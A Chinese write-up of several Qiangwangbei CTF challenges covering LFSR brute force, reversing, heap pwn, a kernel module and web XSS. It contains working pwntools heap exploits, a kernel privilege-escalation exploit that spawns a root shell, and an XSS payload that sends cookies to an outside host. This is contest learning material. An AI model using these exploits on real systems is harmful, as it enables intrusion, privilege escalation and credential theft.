强网杯WriteUp

1.签到

略

2.welcome


用眼去看，详细可百度搜索“裸眼3d图“，或者用java小工具进行错位相减可达到同样效果。

3.streamgame1

（1）从streamgame1.py中可以获得很多有用的信息：flag的长度是25，形如”flag{xxxx}”，xxxx的长度是19，并且都是二进制数，也就是由0和1组成。那么它的取值情况总共不超过2的19次方，也就是低于530000种。
（2）由于我们知道最后生成的key文件内容为12个字节的字符，所以我们只需要暴力不超过53万次重复运算，每次将它与12个字符进行比较即可，解法如streamgame1_de.py：

```
def lfsr(R,mask):
    output = (R << 1) & 0xffffff
    i=(R&mask)&0xffffff
    lastbit=0
    while i!=0:
        lastbit^=(i&1)
        i=i>>1
    output^=lastbit
    return (output,lastbit)

f=open("key","r")
result=f.read()
f.close()
print len(result)
print result

R=0
mask    =   0b1010011000100011100
for item in range(0,530000):
    last=""
    R=item
    for i in range(12):
        tmp=0
        for j in range(8):
            (R,out)=lfsr(R,mask)
            tmp=(tmp << 1)^out
        last+=chr(tmp)
    if item%10000==0:
        print item
        print last
    if last==result:
        print "Found: "+str(item)
        print "flag{"+bin(item)[2:]+"}"
        exit()
```

(3)运行结果：



```
@????M?? ?#?
430000
?+l??-?M
440000
?&Zi?CN?+08?
450000
K9??S9?6?s?
460000
!J? ?
?-?k3
470000
????
480000
???=??c?z??
Found: 481387
flag{1110101100001101011}
```

4.opm

程序存在一个栈溢出，通过栈溢出修改结构体指针低字节使其写在堆块的低内存出，同时控制内存写内存地址于某个name内存块，这样我们在show的时候就可以泄漏出内存地址，之后控制内存排布泄漏出函数指针，进而进行got表改写等操作。

```
target = 'opm_fu2jhuid901283yruhnuy892'
libc   = []
BP = []
conr = '39.107.33.43'
port = 13572
verbose = 1
debug   = 1
LOCAL   = 0
if libc:
    elf = ELF(libc[0])
```

```python
    gadget = lambda x: next(elf.search(asm(x, os='linux', arch='amd64')))
if LOCAL:
    if libc:
        for libc_ in libc:
            os.environ['LD_PRELOAD'] = os.environ['PWD'] + '/' + libc_ + ':'
    p = process('./'+target)
    if debug:
        out =  'gdb attach ' + str(pwnlib.util.proc.pidof(target)[0])
        for bp in BP:
            out += " -ex 'b *{}'".format(hex(bp))
        raw_input(out+" -ex 'c'\n" if BP else out+"\n")
else:
    p = remote(conr,port)
if verbose: context.log_level = 'debug'
magic = 0xffffffffff600000
def show():
    p.sendlineafter("(E)xit","S")
def hint(BP=[]):
    if LOCAL:
        out = 'gdb attach ' + str(pwnlib.util.proc.pidof(target)[0])
        for bp in BP:
            out += " -ex 'b *{}'".format(hex(bp))
        raw_input(out+" -ex 'c'\n" if BP else out+"\n")
def con(name, patch):
    p.sendlineafter("(E)xit","A")
    p.sendlineafter("Your name:",name)
    p.sendlineafter("N punch?",patch)
def POC(cmd):
    PrintOffset = 0x202018
    MallocOffset = 0x202030
    LibcOffset = 0x0000000000084130
    con("A"*0x70+"\x00"*0x11,"B"*0x80+"\x10")
    con("A"*0x40+"\x00"*0x40+"\x10","B"*0x80+"\x10")
    con("A"*0x80,"B"*0x80+"\x10")
    p.recvuntil("<aaaaaaa")
    heap = u64(p.recv(6).ljust(8,"\x00"))
    log.info("heap conr : "+hex(heap))
    func = heap-0x30
    func_point =  heap + 0xc0
    con("a"*8 + p64(func),"b")
    con("a"*0x8,"b"*0x80  + p64(func_point))
    p.recvuntil("<")
    func = u64(p.recv(6).ljust(8,'\x00'))
    log.info(hex(func))
    func_base = func - 0xb30
    log.info(hex(func_base))
    printf_got = func_base + PrintOffset
    malloc_got = func_base + MallocOffset
    con("n"*8 + p64(malloc_got),"b")
    # hint()
    con("a"*0x8,"b"*0x80  + p64(heap+0x160))
    p.recvuntil("<")
    malloc = u64(p.recv(6).ljust(8,'\x00'))
    libc_base = malloc - LibcOffset
    magic = 0x4526a +libc_base
    print hex(malloc_got)
    print hex(magic)
    hint()
    con("a"*8,str(magic & 0xffffffff).ljust(0x80,"\x00") + p64(malloc_got-0x
18))
    p.sendlineafter("(E)xit","A")
    p.sendlineafter("Your name:",name)
    p.interactive()
if __name__ == '__main__':
    POC("id")
```

5.note

在设置title的时候可以存在一个字节溢出，通过溢出0x40可导致content的chunk认为前一个chunk是freed的。同时我们在title里和content里构造好堆排布，使其符合unlink的规则。然后reallc一个需要mmap出来的内存块，出发malloc consolidate实现unlink，然后读写内存。

```
target = ''
libc   = []
BreakPoints = []
remote_addr = '39.107.14.183'
remote_port = 1234
verbose = 1
debug   = 1
LOCAL   = 0
def hint(BreakPoints=[]):
    if LOCAL:
        out = 'gdb attach ' + str(pwnlib.util.proc.pidof(target)[0])
        for bp in BreakPoints:
            out += " -ex 'b *{}'".format(hex(bp))
        raw_input(out+" -ex 'c'\n" if BreakPoints else out+"\n")
if libc:
    elf = ELF(libc[0])
    gadget = lambda x: next(elf.search(asm(x, os='linux', arch='amd64')))
if LOCAL:
    if libc:
        for libc_ in libc:
            os.environ['LD_PRELOAD'] = os.environ['PWD'] + '/' + libc_ + ':'
    p = process('./'+target)
    if debug:
        out =  'gdb attach ' + str(pwnlib.util.proc.pidof(target)[0])
        for bp in BreakPoints:
            out += " -ex 'b *{}'".format(hex(bp))
        raw_input(out+" -ex 'c'\n" if BreakPoints else out+"\n")
else:
    p = remote(remote_addr,remote_port)
if verbose: context.log_level = 'debug'
libc_base_offset = 3951480
def show_content_2():
    p.sendlineafter("option--->>","4")
    p.recvuntil("The content is:")
    data = p.recv(8)
    print repr(data)
    addr =  data.ljust(8,'\x00')
    print hex(u64(addr))
    return u64(addr)
def show_content():
    p.sendlineafter("option--->>","4")
    p.recvuntil("The content is:")
    data = p.recv(6)
    print repr(data)
    addr =  data.ljust(8,'\x00')
    print hex(u64(addr))
    return u64(addr)
def leak_carry(carry_addr):
    Break()
    fd = 0x0602070-3*8
    bk = 0x0602070-2*8
    title = p64(0) + p64(8) + p64(fd) + p64(bk) + p64(0x20) + "\x40"
    title_2 = p64(0) + p64(8) + p64(fd) + p64(bk) + p64(0x20) + "\x22"
    comment = p64(0) + p64(0x70)
    content = "A"*0x30+p64(0)+p64(0x41)
    content_2 = "A"*0x10 + p64(0) + p64(0x61)
    change_content(0x78,content)
    change_title(title)
    change_content(0x80,"AAAA")
    change_content(0x50000,"B"*16)
    puts_got = 0x601EF8
    printf_got = 0x601f30
    change_title(p64(carry_addr)*2+'\n')
    log.info("carry :"+hex(show_content_2()))
    p.interactive()
def change_title(title):
    p.sendlineafter("option--->>","1")
    p.sendafter("enter the title:",title)
```

```python
def change_content(size, content):
    p.sendlineafter("option--->>","2")
    p.sendlineafter("Enter the content size(64-256):",str(size))
    p.sendlineafter("Enter the content:",content)

def change_comment(comment):
    p.sendlineafter("option--->>","3")
    p.sendlineafter("Enter the comment:",comment)

def Break():
    raw_input()
def leak():
    Break()
    fd = 0x0602070-3*8
    bk = 0x0602070-2*8
    title = p64(0) + p64(8) + p64(fd) + p64(bk) + p64(0x20) + "\x40"
    title_2 = p64(0) + p64(8) + p64(fd) + p64(bk) + p64(0x20) + "\x22"
    comment = p64(0) + p64(0x70)
    content = "A"*0x30+p64(0)+p64(0x41)
    content_2 = "A"*0x10 + p64(0) + p64(0x61)
    change_content(0x78,content)
    change_title(title)
    change_content(0x80,"AAAA")
    change_content(0x50000,"B"*16)
    puts_got = 0x601EF8
    printf_got = 0x601f30
    change_title(p64(puts_got)*2+'\n')
    libc_base = show_content() - 0x000000000006f690
    log.info("libc base :"+hex(libc_base))
    initial = libc_base + 3955800
    carry_addr = libc_base + 6137648
    print "initial :"+hex(initial)
    print "carry :" + hex(carry_addr)
    p.interactive()

def exp(libc_base, carry):
    Break()
    fd = 0x0602070-3*8
    bk = 0x0602070-2*8
    title = p64(0) + p64(8) + p64(fd) + p64(bk) + p64(0x20) + "\x40"
    title_2 = p64(0) + p64(8) + p64(fd) + p64(bk) + p64(0x20) + "\x22"
    comment = p64(0) + p64(0x70)
    content = "A"*0x30+p64(0)+p64(0x41)
    content_2 = "A"*0x10 + p64(0) + p64(0x61)
    rol = lambda val, r_bits, max_bits: \
    (val << r_bits%max_bits) & (2**max_bits-1) | \
    ((val & (2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))
    change_content(0x78,content)
    change_title(title)
    change_content(0x80,"AAAA")
    change_content(0x50000,"B"*16)
    def shift_value(addr):
        print "addr :"+hex(addr)
        print "carry: "+hex(carry)
        addr = addr ^ carry
        print hex(addr)
        return rol(addr,0x11,64)
    puts_got = 0x601EF8
    printf_got = 0x601f30
    magic = libc_base + 0x4526a
    initial = libc_base + 3955800
    Break()
    change_title(p64(initial)+'\n')
    mm = shift_value(magic)
    print "shift addr:"+hex(magic)
    print "after : "+hex(mm)
    print "initial addr : "+hex(initial)
    Break()
    change_comment(p64(mm))
    p.sendlineafter("option--->>","2")
    p.interactive()
if __name__ == '__main__':
    exp(0x7fb6a0484000,0x7fbf56708c5c73f2)
```

6.core

操作内容：
kernel模块栈溢出。先讲字符储存在name变量里，然后触发CORE COPY操作进行溢出，由于没有开启smep并且在tmp目录下存在 kallsyms 文件，直接进行提权操作后放回用户空间system(“/bin/sh”)

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <string.h>
#include <stdint.h>
typedef struct cred *(*prepare_kernel_cred_t) (struct task_struct *daemon) _
_attribute__((regparm(3)));
typedef int (*commit_creds_t) (struct cred *new) __attribute__((regparm(3)))
;
```

```
prepare_kernel_cred_t prepare_kernel_cred;
commit_creds_t commit_creds;
unsigned long KernelBase,user_cs, user_ss, user_rflags,user_rsp;
unsigned long CommitOffset = 641248;
unsigned long PrepareOffset = 642272;
static void shellcode()
{
    commit_creds(prepare_kernel_cred(0));
    asm(
        "swapgs\n"
        "movq %0,%%rax\n"
        "pushq %%rax\n"
        "movq %1,%%rax\n"
        "pushq %%rax\n"
        "movq %2,%%rax\n"
        "pushq %%rax\n"
        "movq %3,%%rax\n"
        "pushq %%rax\n"
        "movq %4,%%rax\n"
        "pushq %%rax\n"
        "iretq\n"
        :
        :"r"(user_ss),"r"(user_rsp),"r"(user_rflags),"r"(user_cs),"r"(get_sh
ell)
        :"memory"
    );
}
static void save_state()
{
    asm(
        "movq %%cs, %0\n"
        "movq %%ss, %1\n"
        "movq %%rsp, %3\n"
        "pushfq\n"
        "popq %2\n"
        : "=r"(user_cs), "=r"(user_ss), "=r"(user_rflags), "=r"(user_rsp)
        :
        : "memory");

    printf("user cs: %p\nuser ss : %p\nuser rsp :%p\n",user_cs,user_ss,user_
rsp);
}
void get_shell() {
    system("/bin/sh");
}
void setup_symbols(void){
  char line[100];
  char found[100]="0x";
```

```c
  FILE* file = fopen("/tmp/kallsyms", "r");
  while (fgets(line, sizeof(line), file)) {
    if(strstr(line,"T _text")) {
      strncpy(found+2,line,16);
      sscanf(found,"%p",(void **)&KernelBase);
      break;
    }
  }
  fclose(file);
    printf("%p\n",KernelBase);
    prepare_kernel_cred = KernelBase + PrepareOffset;
    commit_creds = KernelBase + CommitOffset;
    printf("%p\n",prepare_kernel_cred);
    printf("%p\n",commit_creds);
}
void start(int argc,char *argv[]){
    setup_symbols();
    int fd = open("/proc/core", O_RDWR);
    if(!fd){
        printf("open error\n");
        exit(0);
    }
    char carry[8] = {};
    ioctl(fd,0x6677889C,0x40);
    char buffer[100];
    ioctl(fd,0x6677889B,buffer);
    int i, j;
    for (i = 0; i < 4; i++) {
        for (j = 0; j < 16; j++) printf("%02x ", buffer[i*16+j] & 0xff);
        printf(" | ");
        for (j = 0; j < 16; j++) printf("%c", buffer[i*16+j] & 0xff);
        printf("\n");
    }
    memcpy(carry,buffer,8);
    char name[200] = "";
    memset(name,'A',0x40);
    memcpy(name+0x40,carry,8);
    memcpy(name+0x48,"AAAAAAAA",0x8); //rbp
    *((void **)(name+0x50)) = &shellcode;
    save_state();
    write(fd,name,sizeof(name));
    unsigned long key = 0xffffffffffff0060;
    ioctl(fd,0x6677889A,key);
}
int main(int argc, char *argv[])
{
    start(argc,argv);
}
```

7.picturelock

Picturelock

此题apk流程是选择一张图片，app会调用native方法其加密存储。
使用ida看了一下有明显特征，明显是aes的sbox

这里可以看出是pkcs5padding

代码明显可以看出是分块加密，所以加密方式为ecb

但是仔细看会发现blocksize不是固定的16，而是在变化，而且超过16字节的部分只是进行异或处理。

并且密钥再不断变化


所以只用处理一下前后，然后将加密函数改成通用的解密即可
关键代码如下所示：

```
    for (int i = 0; ; ++i)
       {
        uint8_t tmpByte = *(uint8_t *)(signatures_md5 + (i & 0x1F));
          readSize = fread(v3_x100, 1u, *(unsigned __int8 *)(signatures_md5
+ (i & 0x1F)), stream_read);
        v26_readSize = readSize;
        if (!readSize)
            goto LABEL_31;
    if (readSize <= 0xF)
        {
            fread(v3_x100+readSize, 1u, 16-readSize, stream_read);
            v26_readSize = readSize;
        }

        v29 = &dword_6008;                          // 90e1fae0f174d814
        if (!(tmpByte & 1))
            v29 = &dword_6004;                        // 4c8f6509cc4e1a9f
        v30 = (int *)*v29;

        if (v26_readSize >= 0x11)
        {
            int tmpv31 = 16;
            char * v32 = signatures_md5;
            do
            {
                *((uint8_t *)v2 + tmpv31) = v3_x100[tmpv31] ^ *(uint8_t *)(v
32 + tmpv31 % 32);
                ++tmpv31;
            } while (tmpv31 < v26_readSize);
        }
        uint8_t temp[16];
        memcpy(v2, v3_x100, 16);

        temp[0] = *(uint8_t *)v2;
        temp[1] = *((uint8_t *)v2 + 4);
        temp[2] = *((uint8_t *)v2 + 8);
        temp[3] = *((uint8_t *)v2 + 12);
        temp[4] = *((uint8_t *)v2 + 1);
        temp[5] = *((uint8_t *)v2 + 5);
        temp[6] = *((uint8_t *)v2 + 9);
        temp[7] = *((uint8_t *)v2 + 13);
        temp[8] = *((uint8_t *)v2 + 2);
        temp[9] = *((uint8_t *)v2 + 6);
        temp[10] = *((uint8_t *)v2 + 10);
        temp[11] = *((uint8_t *)v2 + 14);
        temp[12] = *((uint8_t *)v2 + 3);
        temp[13] = *((uint8_t *)v2 + 7);
        temp[14] = *((uint8_t *)v2 + 11);
        temp[15] = *((uint8_t *)v2 + 15);

        sub_bytes_inv(temp, v30 + 40);
        shift_rows_inv(temp);
        aes_sbox_change_inv(temp);
        sub_bytes_inv(temp, v30 + 36);
        mix_columns_inv((unsigned __int8 *)temp);
        shift_rows_inv(temp);
        aes_sbox_change_inv(temp);
        sub_bytes_inv(temp, v30 + 32);
        mix_columns_inv((unsigned __int8 *)temp);
        shift_rows_inv(temp);
        aes_sbox_change_inv(temp);
        sub_bytes_inv(temp, v30 + 28);
        mix_columns_inv((unsigned __int8 *)temp);
        shift_rows_inv(temp);
        aes_sbox_change_inv(temp);
        sub_bytes_inv(temp, v30 + 24);
        mix_columns_inv((unsigned __int8 *)temp);
        shift_rows_inv(temp);
        aes_sbox_change_inv(temp);
        sub_bytes_inv(temp, v30 + 20);
        mix_columns_inv((unsigned __int8 *)temp);
        shift_rows_inv(temp);
        aes_sbox_change_inv(temp);
        sub_bytes_inv(temp, v30 + 16);
        mix_columns_inv((unsigned __int8 *)temp);
        shift_rows_inv(temp);
        aes_sbox_change_inv(temp);
        sub_bytes_inv(temp, v30 + 12);
        mix_columns_inv((unsigned __int8 *)temp);
        shift_rows_inv(temp);
        aes_sbox_change_inv(temp);
        sub_bytes_inv(temp, v30 + 8);
        mix_columns_inv((unsigned __int8 *)temp);
        shift_rows_inv(temp);
        aes_sbox_change_inv(temp);
        sub_bytes_inv(temp, v30 + 4);
        mix_columns_inv((unsigned __int8 *)temp);
        shift_rows_inv(temp);
        aes_sbox_change_inv(temp);
        sub_bytes_inv(temp, v30 );


        *v2 = temp[0];
        v2[1] = temp[4];
        v2[2] = temp[8];
        v2[3] = temp[12];
        v2[4] = temp[1];
        v2[5] = temp[5];
        v2[6] = temp[9];
        v2[7] = temp[13];
        v2[8] = temp[2];
        v2[9] = temp[6];
        v2[10] = temp[10];
        v2[11] = temp[14];
        v2[12] = temp[3];
        v2[13] = temp[7];
        v2[14] = temp[11];
        v2[15] = temp[15];

        if (fwrite(v2, 1u, v26_readSize, stream_write) != v26_readSize)
            break;
    }
```

解密图片显示flag


8.web签到

右键源码可以看到注释中有写




```
<h2>The Fisrt Easy Md5 Challenge</h2>
<!--
    if($_POST['param1']!=$_POST['param2'] && md5($_POST['param1'])==md5($_POST['param2'])){
            die("success!");
        }
-->
<span class="input input--madoka">
```

可以通过数组来绕过，过了之后可以



```
<h2>The Second Easy Md5 Challenge</h2>
<!--
    if($_POST['param1']!==$_POST['param2'] && md5($_POST['param1'])===md5($_POST['param2'])){
            die("success!");
        }
-->
<span class="input input--kuro">
```

和上个同样用数组绕过




```
        <section class="content bgcolor-5">
    <h2>Md5 Revenge Now!</h2>
    <!--
    if((string)$_POST['param1']!==(string)$_POST['param2'] && md5($_POST['param1'])===md5($_POST['param2'])){
        die("success!);
    }
    -->
    <span class="input input--minoru">
```

需要两个md5相同的字符串，Google可以找到很多https://www.mscs.dal.ca/~selinger/md5collision/
提交即可

9.Share your mind

http://39.107.33.96:20000
Please help me find the vulnerability before I finish this site!
hint：xss bot使用phantomjs，版本2.1.1
hint2 : xss的点不在report页面


发现网页底部使用了相对路径，并且路由是/index.php/进行的



```
    <script src="../static/js/jquery.min.js"></script>
    <script src="../static/js/bootstrap.min.js"></script>
```

可以想到会存在rpo问题，对文章进行写入alert(1)

访问: http://39.107.33.96:20000/index.php/view/article/691/%2f..%2f..%2f..%2f..%2f


QWB's Share System

来自 39.107.33.96:20000

1

确定

Overview

Write article

Reports

Export

About

Uncompleted Share Sys

I'm trying to write a idea share system for QWB, but I am too weak to finish this

what's more surprising is that someone told me this uncompleted site has vulne

可以触发xss

提交报告的时候又验证码，使用php可以得到结果

```
<?php
for ($i; $i < 100000000; $i++) {
    if (substr(md5($i), 0, 6) == 'aaaaaa') {
        echo $i;
        exit();
    }
}
```

打了根目录的cookie呗提示说需要再获取/QWB_fl4g/QWB/目录下的cookie

但是我一直没有获取到其他信息，后面从网上搜索到可以通过iframe框架，然后等它加载完后就可以拿到flag

```
var a = document.createElement("iframe");
a.setAttribute("src", "/QWB_fl4g/QWB/");
document.body.appendChild(a);
a.addEventListener( "load", function(){
  var content = a.contentWindow.document.cookie;
 document.write('<img src=//ip/'+content+'>')
}, false);

flag=QWB{flag_is_f43kth4rpo}; HINT=Try to get the cookie of path "/QWB_fl4g/
QWB/"
```


10.String game2

（1）这题和streamgame1几乎一样，不同是是flag长度比之前多2个字节，但是取值范围还是可以接受的，范围不超过2的21次方，也就是不超过2100000。

（2）streamgame2_de.py：

```
def lfsr(R,mask):
    output = (R << 1) & 0xffffff
    i=(R&mask)&0xffffff
    lastbit=0
    while i!=0:
        lastbit^=(i&1)
        i=i>>1
    output^=lastbit
    return (output,lastbit)

f=open("key","r")
result=f.read()
f.close()
print len(result)
print result

R=0
mask=0x100002
for item in range(0,2100000):
    last=""
    R=item
    for i in range(12):
        tmp=0
        for j in range(8):
            (R,out)=lfsr(R,mask)
            tmp=(tmp << 1)^out
        last+=chr(tmp)
    if item%10000==0:
        print item
        print last
    if last==result:
        print "Found: "+str(item)
        print "flag{"+bin(item)[2:]+"}"
        exit()
```

（3）运行结果：



```
1780000
?
 ?_???1!
1790000
??@
   ???30>
1800000
?b?*^靓 ?
1810000
?S?7M???ke<
1820000
????ovн??
Found: 1821289
flag{110111100101001101001}
```

11.String game3

使用Correlation Attack原理，利用x1,x3与结果的正相关，计算r1,r3满足结果条件的最高概率时对应的值，碰撞可得。
碰撞代码类似下图

```
def deco1():
possible, maxn = 0, 0.0
for r1 in range(2**16, 2**17):
u1 = lfsr(r1, R1_mask)
p = compare(u1, cipher)
if p > max_p:
possible, maxn = r1, p
print(hex(possible), maxn, maxm)
```


猜测r1,r3为计算值，代入后暴力跑x2,得出结果。

12.simplecheck

二字节验证循环，可以爆破

```
  while (i2 < f1764c.length) {
                 while( f1762a[i2] != ((((f1763b[i2] * iArr[i2]) * iArr[i2])
 +(f1764c[i2] * iArr[i2])) + f1765d[i2])  ){
                     iArr[i2]++;
                     if(iArr[i2]>0x80) {
                         System.out.println("nothing");
                     }
                     //System.out.println("out:"+iArr[i2]);
```

```
                }
                while( f1762a[i2 + 1] != (((f1763b[i2] * iArr[i2 + 1]) * iAr
r[i2 + 1]) + (f1764c[i2] * iArr[i2 + 1]) + f1765d[i2] )){
                    iArr[i2+1]++;
                    if(iArr[i2+1]>0x80) {
                        System.out.println("nothing");
                    }

                }
                flags[i2]=(char) (iArr[i2]&0xff);
                flags[i2+1]=(char) (iArr[i2+1]&0xff);
                //System.out.println("out:"+iArr[i2+1]);

                i2++;
            }
            System.out.println(flags);
```




```
start
inputs:0
flag{MAth_i&_GOOd_DON7_90V_7hInK?}
true
```

13.string game4

（1）与streamgame1和streamgame2类似，不同的是lfsr变成了nlfsr算法，最后生成的文件长度变成了10241024。flag的格式和长度没有发生变化，也就是不超过2100000次一定能够暴力枚举出来。但是最终用于比较的10241024次运算太耗时。其实不用与key文件里面所有内容长度10241024进行比较匹配，只比较前n个即可，即使有多解，随着n的长度增长，解也会逐渐降低，当我们跑的结果接近于2100000末尾，那么多解的情况就越少，意味着我们的结果更可信，这里我们试验了让n=12，也就是参照前面的，将10241024替换为12，也只比较key的前12个字节。
（2）streamgame4.py：

```python
def nlfsr(R,mask):
    output = (R << 1) & 0xffffff
    i=(R&mask)&0xffffff
    lastbit=0
    changesign=True
    while i!=0:
        if changesign:
            lastbit &= (i & 1)
